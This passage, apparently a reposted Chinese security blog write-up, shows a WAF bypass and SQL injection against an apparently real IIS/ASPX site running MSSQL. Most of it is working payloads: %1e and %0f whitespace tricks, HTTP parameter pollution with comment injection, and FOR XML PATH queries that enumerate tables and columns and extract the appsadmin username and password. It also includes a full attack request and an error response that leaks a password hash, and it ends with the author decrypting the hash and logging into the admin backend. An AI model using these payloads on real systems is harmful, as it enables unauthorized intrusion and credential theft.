
```
%1eoR%1e1=(SelEct%1etop%1e1%1etaBle_nAme from%1einfOrmatiOn_sChema.tAbles%1e)%1e--
```



删除select后面的语句，返回正常。在IIS+ASPX的环境里，如果同时提交多个同名参数，则服务端接收的参数的值为用逗号连接的多个值，在实际应用中可借助注释符注释掉逗号

```
%1eoR%1e1=(SelEct/*&username=*/%1etop%1e1%1etaBle_nAme from%1einfOrmatiOn_sChema.tAbles%1e)%1e--
```


依然被拦截



删除infOrmatiOn_sChema.tAbles的一个字符则返回正常——WAF过滤了infOrmatiOn_sChema.tAbles。以前在学习MYSQL注入时看到官方文档有这样一句话："The qualifier character is a separate token and need not be contiguous with the associated

identifiers." 可知限定符(例如'.')左右可插入空白符，而经过测试MSSQL具有相同的特性。 infOrmatiOn_sChema.tAbles -> infOrmatiOn_sChema%0f.%0ftAbles

```
%1eoR%1e1=(SelEct/*&username=*/%1etop%1e1%1etaBle_nAme from%1einfOrmatiOn_sChema%0f.%0ftAbles%1e)%1e--
```




可通过not in('table_1','table_2'...)的方式遍历表名

手工注入使用这种方法太慢，一次性查询所有表名

```
%1eoR%1e1=(SelEct/*&username=*/%1equotename(name)%1efRom    bak_ptfl%0f..sysobjects%1ewHerE%1extype='U'
FOR XML PATH(''))%1e--
```

根据表名判断管理员表应该为appsadmin，一次性查询该表的所有列

```
%1eoR%1e1=(SelEct/*&username=*/%1equotename/**/(name)%1efRom     bak_ptfl%0f..syscolumns%1ewHerE%1eid=
(selEct/*&username=*/%1eid%1efrom%1ebak_ptfl%0f..sysobjects%1ewHerE%1ename='appsadmin')%1efoR%1eXML%1e
PATH/**/(''))%1e--&password=admin
```




获得管理员用户名和密码字段：AdminName、Password。查询用户名和密码

```
%1eoR%1e1=(SelEct/*&username=*/%1etOp%1e1%1eAdminName%1efRom%1eappsadmin%1e)%1e--
%1eoR%1e1=(SelEct/*&username=*/%1etOp%1e1%1epassword%1efRom% 1 eappsadmin ) % 1 e --
```

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117[redacted]9:8088
Content-Length: 110
Cache-Control: max-age=0
Origin: http://117[redacted]9:8088
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3
Referer: http://117[redacted]9:8088/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=admin111'%1eoR%1e1=(SelEct/*&username=*/%1etOp%1e1%1epassword%1efRom%
1eappsadmin%1ej%1e--&password=admin
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
[redacted]
Connection: close
Content-Length: 9005

<!DOCTYPE html>
<html>
  <head>
    <title>在将 nvarchar 值 'C[redacted]D2' 转换成数据类型 int 时失败。
&amp;nbsp;&amp;nbsp;Message like '%login:admin111'□oR□1=(SelEct/*.*/□tOp□1□password□fRom□appsa
    <meta name="viewport" content="width=device-width" />
    <style>
     body {font-family:'Verdana';font-weight:normal;font-size: .7em;color:black;}
     p {font-family:'Verdana';font-weight:normal;color:black;margin-top: -5px}
     b {font-family:'Verdana';font-weight:bold;color:black;margin-top: -5px}
     H1 { font-family:'Verdana';font-weight:normal;font-size:18pt;color:red }
```

解密後成功登陸後台



作者：kyrie403 ， 轉載於先知社區。

推薦閱讀

覺得不錯點個“贊”、“在看”，支持下小編👇

閱讀原文

喜歡此內容的人還喜歡

10個常用惡意軟件檢測分析平台

瀟湘信安

從Jenkins未授權到拿下域控的過程

補天平台

大學生利用邏輯支付漏洞薅肯德基羊毛

黑客故事匯